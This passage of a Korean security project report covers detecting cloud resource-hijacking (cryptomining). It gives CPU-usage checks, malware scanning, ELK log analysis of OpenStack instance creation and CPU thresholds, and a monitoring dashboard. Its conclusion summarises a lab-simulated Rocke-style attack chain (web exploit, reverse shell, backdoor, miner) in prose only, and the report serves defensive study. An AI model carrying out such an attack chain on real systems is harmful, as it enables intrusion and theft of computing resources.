수 있다. 리소스 하이재킹은 주로 CPU를 대상으로 하기 때문에 CPU 평균 사용량이 높을 시 백그라운드로 리소스 하이재킹 멀웨어가 실행되고 있을 확률이 높다.

* 멀웨어를 포함해 아무것도 실행되지 않았을 때 PC의 CPU 평균 사용량은 10% 미만이라고 한다. PC의 성능, 프로세스 현황에 따라 개인차가 있을 수 있지만 평균 CPU 사용량이 40%가 넘어간다면 리소스 하이재킹 멀웨어 실행을 의심해도 좋다.

* Window에서는 Ctrl + Art + Delete 단축키를 사용해 작업관리자에 들어간 뒤, 성능 탭을 클릭하면 아래 <그림 5>와 같이 CPU 이용률을 볼 수 있다.




<그림 5> Windows 작업관리자의 CPU 사용률

D-7) 최신 백신 및 악성 코드 검사 도구를 사용하여 시스템에서 악성 소프트웨어의 존재 여부를 확인

* 내 시스템이 리소스 하이재킹에 사용되고 있는지 진단하기 위해 상용 보안 프로그램을 사용하여 시스템 스캔을 통해 멀웨어 존재 여부를 확인할 수 있다.

* Window에서 간단하게 사용할 수 있는 <그림 6> microsoft safety scanner라는 무료 PC 보안검사 프로그램을 활용할 수 있다. Microsoft에서 제공하는 제품으로, 프로그램 실행 후 Pull Scan을 진행해준다.

* "miner"라는 단어가 들어간 프로그램이 감지된다면 리소스 하이재킹 멀웨어일 확률이 매우 높다.



<그림 6> Microsoft Safety Scanner

D-8) 리소스 하이재킹 공격은 시스템의 취약점을 통해 이루어질 수 있기 때문에, 운영 체제와 응용 프로그램의 취약점을 최신 패치로 업데이트

D-9) 이상 징후 탐지 시스템이나 인공 지능을 활용한 행동 기반 탐지 방법을 사용하여, 정상적인 시스템 동작과 비교하여 이상한 활동을 탐지

5. 로그분석 결과

1). 개요

리소스 하이재킹 공격은 구동되는 인스턴스의 RAM이나 CPU 사용량의 증가 또는 유입되는 트래픽의 증가 등 다양한 이벤트로 나타날 수 있다. 본 실습에서는 그 중에서도 일정 시간 동안 다수의 인스턴스가 생성되거나 인스턴스의 CPU 사용량이 갑자기 증가하는 두 가지 이벤트에 대해 로그를 수집하고 ELK와 연동하여 가시화하였다.

실습에서 사용된 OpenStack은 Manual 설치 방법이 아닌 DevStack 설치 방법을 통해 설치하였기 때문에, OpenStack을 구성하는 Nova, Neutron 등의 각각의 구성 요소 별 로그 파일을 통해 이벤트를 주시할 수 없었다. 따라서 인스턴스가 생성되는 이벤트를 주시하기 위하여 journalctl 명령어를 통해 DevStack의 Nova 유닛의 로그를 수집하였고, 인스턴스의 CPU 사용량을 주시하기 위하여 sar 명령어를 사용하여 로그 파일을 생성하였다.


2) 인스턴스 생성 이벤트 탐지

먼저 첫 번째 이벤트입니다. 저희는 동일한 호스트에서 3분 이내에 생성되는 인스턴스 갯수의 임계치를 5개로 설정하였으며, 이 이상 인스턴스가 생성될 시 리소스 하이재킹 공격이 발생한다고 설정하였다. 인스턴스 생성 로그는 message에 Create이라는 텍스트가 포함되는 로그로, 인스턴스 이름, 구성 등이 포함되어 있다. 다음 <그림 7>은 3분 이내에 7개의 인스턴스가 생성되는 이벤트를 ELK를 통해 가시화한 그림으로, 리소스 하이재킹이 발생했다고 규정지을 수 있다.

<그림 7> 인스턴스 생성 이벤트 로그

3) 인스턴스 CPU 사용량 탐지


다음 <그림 8>은 10초마다 인스턴스의 CPU를 주시하고 있는 로그 파일을 ELK와 연동하여 가시화한 그림이다. 세 번째 필드인 커널 단에서의 CPU 사용량 임계치를 7로 설정하였으며, 이 이상 CPU 사용량이 높아질 경우 리소스 하이재킹 공격이 발생한다고 설정하였다.




<그림 8> 인스턴스 CPU 사용량 기록

6. 대시보드 제안

컴퓨터 리소스는 컴퓨터 시스템에서 사용되는 여러 가지 요소들을 가리킨다. 이러한 리소스들은 컴퓨터의 작업을 수행하는 데 필요한 기능과 데이터를 제공한다. 주요한 리소스는 CPU, RAM, 그래픽 처리장치(GPU), 네트워크 등등 있다. 이러한 컴퓨터 리소스를 사용자가 가시적으로 확인할 수 있도록 대시보드 디자인을 아래 <그림 9>에서 제안해 보았다.




<그림 9> 컴퓨터 리소스 대시보드




<그림 10> 자원 사용량 그래프

위의 대시보드를 항목 별로 하나씩 뜯어서 살펴보겠다. <그림 10>의 원형 그래프는 CPU와 Memory, Network, Instance, volume, Floating IP가 있다. 편의를 위해 CPU를 제외하고는 한글로 표현을 하겠다. 위쪽 3개의 원형 그래프는 해당 자원의 사용량을 나타내고 있고 전체 자원 중에서 어느 정도의 비율을 차지하고 있는지 알아볼 수 있다. 아래 3개의 원형그래프는 오픈 스택 대시보드에서 중요하다고 생각하는 인스턴스, 볼륨, 플로팅 IP의 각각 어느 정도 자원을 사용하고 있는지 나타내고 있다.




<그림 11> 시간에 따른 CPU / 메모리 자원 사용량 추이

<그림 11>은 CPU와 메모리의 시간에 따른 추이 파악을 할 수 있는 꺾은선 그래프이다. 이를 통해 CPU와 메모리의 사용 패턴이나 트렌드를 분석하고, 성능 이슈나 자원 부족 여부 등을 파악할 수 있다. 해당 그래프 역시 공격 발생 이전의 정상적인 상태이며 메모리 또한 총 사용량 16GB에서 8GB만 사용 중으로 정상적인 상태이다.



<그림 12> CPU / 메모리 사용량

<그림 12>는 CPU와 메모리의 상태를 수치에 관한 정보이다. 위에서부터 CPU의 이용률, 속도, 프로세스, 스레드, 핸들, 작동 시간이고 메모리는 사용수치, 사용가능, 커밋, 캐시, 페이징 풀, 비페이징 풀을 수치로 나타내고 있다.



<그림 13> 트래픽, 대역폭, 패킷 손실률, 지연시간 정보


<그림 13>에 꺾은선 그래프가 총 4개가 있다. 첫 번째 그래프는 네트워크 트래픽에 대한 것으로 X축은 시간, Y축은 전송량을 나타내며 전송량 추이, 피크 시간 식별, 변동성 확인, 비교 분석과 같은 정보를 제공할 수 있다.

두 번째 그래프는 시간에 따른 네트워크 대역폭 사용량을 시각적으로 표현했다. X축은 시간, Y축은축은 대역폭 사용량을 나타내고 있고, 이를 통해 대역폭 사용량 추이, 대역폭 부족 여부, 변

동성을 확인할 수 있다.


세 번째 그래프는 패킷 손실률 또한 시간에 따른 손실률을 나타내고 있고, 트래픽과 대역폭이 올라가면 패킷 손실률도 커지므로 앞서 말한 2개의 그래프 보단 변화량이 크지 않은 걸 알 수 있다.

네 번째 그래프는 지연시간으로 비슷한 상태로 표현되고 있으며, 현재 상태가 공격받기 전 정상적인 상태로 변화가 없는 걸 확인할 수 있다.



<그림 14> 그래픽 카드 사용량 및 CPU/메모리/그래픽카드 온도

마지막으로 <그림 14>는 그래픽 카드의 총 사용량과 CPU, 메모리, 그래픽카드의 온도를 보여주는 그래프이다. 컴퓨터 시스템의 안정성과 가용성을 유지하기 위해서 각 장비들의 온도 정보는 중요한 점검 사항이므로, 이러한 정보 역시 대시보드에 적용해 보았다.



<그림 15> 리소스 하이재킹 발생 시 대시보드

<그림 15>은 리소스 하이재킹을 당했을 때의 대시보드 상태이다. 원형 그래프를 보면 CPU와 메모리와 네트워크가 수치가 올라가 있는 걸 확인할 수 있다. 아래의 CPU와 메모리의 그래프와 트래픽, 대역폭, 패킷 손실률, 지연시간 또한 수치가 상승하고 있는 걸 알 수 있다. 마지막으로 막대그래프에서도 컴퓨터 장비들의 온도가 올라가 있는 상태인 것을 확인할 수 있다.

7. 결론

지금까지 클라우드 환경을 대상으로 일어나는 리소스 하이재킹에 관한 프로젝트를 진행해보았다. 클라우드는 사용가능한 자원의 잠재력이 높아, 앞으로도 해킹 그룹을 비롯한 여러 공격자들에게 매력적인 타겟이 될 것이다. 따라서, 클라우드 제공 업체 뿐 아니라 클라우드를 사용하는 기업 및 사용자들에게도 공격에 대한 정보와 위험을 경감할 수 있는 방법에 대해 숙지하여 피해를 줄이고자 노력할 필요가 있다. 이에 기여하고자, 본 프로젝트에서는 클라우드 환경 기반 공격에 대한 정보와 이를 악용한 해킹그룹에 대해 알아보았고, 가상의 인프라를 상대로 공격을 재현해보며 자원을 탈취하기 위한 공격이 어떤 과정으로 일어나는지 살펴보는 시간을 가졌다.

MITRE ATT&CK의 IaaS Matrix를 통해 클라우드 환경에서 구체적으로 어떤 공격이 일어나는지 살펴보았고, 이러한 공격들을 악용하여 리소스 하이재킹을 수행했던 해킹 그룹에 대해 알아보았다. 그 중 Rocke 그룹의 공격 시나리오를 집중적으로 분석하였고 이를 모티브로 한 가상 공격을 재현해보면서, 클라우드 자원을 탈취하는 리소스 하이재킹 공격에 대해 깊게 탐구해보고자 하였

다.

공격을 수행하기 위한 시스템 인프라를 구축하고, 외부 인터넷의 공격자가 공개된 웹서버의 취약점을 공략하여 내부망의 개발자 PC 및 오픈스택 클라우드 서버에 접속하는 과정을 구현하였다. 해당 공격을 구현하는 과정에서 웹서버와 내부망 시스템과의 리버스 쉘, 이를 통한 백도어 및 마이너 프로그램 설치, 최종적으로 오픈스택 클라우드 인스턴스에 접근하여 마이너 프로그램을 가동시켜 채굴을 수행시킴으로써 공격을 성공시켰다. 추가적으로, 오픈스택 인스턴스에서 발생한 이벤트를 ELK와 연동하여 인스턴스 생성 및 CPU 사용량에 대한 로그를 분석하고, 이러한 정보를 대시보드를 통해 나타내어 사용자가 현재 본인의 시스템의 자원 상태를 가시적으로 확인할 수 있게 하였다. 이를 통해, 사용자는 리소스 하이재킹 공격을 당하더라도 이를 빠르게 확인하여 필요한 조치를 신속하게 취할 수 있을 것이다. 본 프로젝트에서 소개한 내용이 클라우드에서 일어나는 리소스 하이재킹의 위험을 최소화하고 이를 빠르게 탐지함으로써 이러한 자원 탈취 공격으로부터 안전한 클라우드 환경을 조성하는데 기여할 수 있기를 바란다.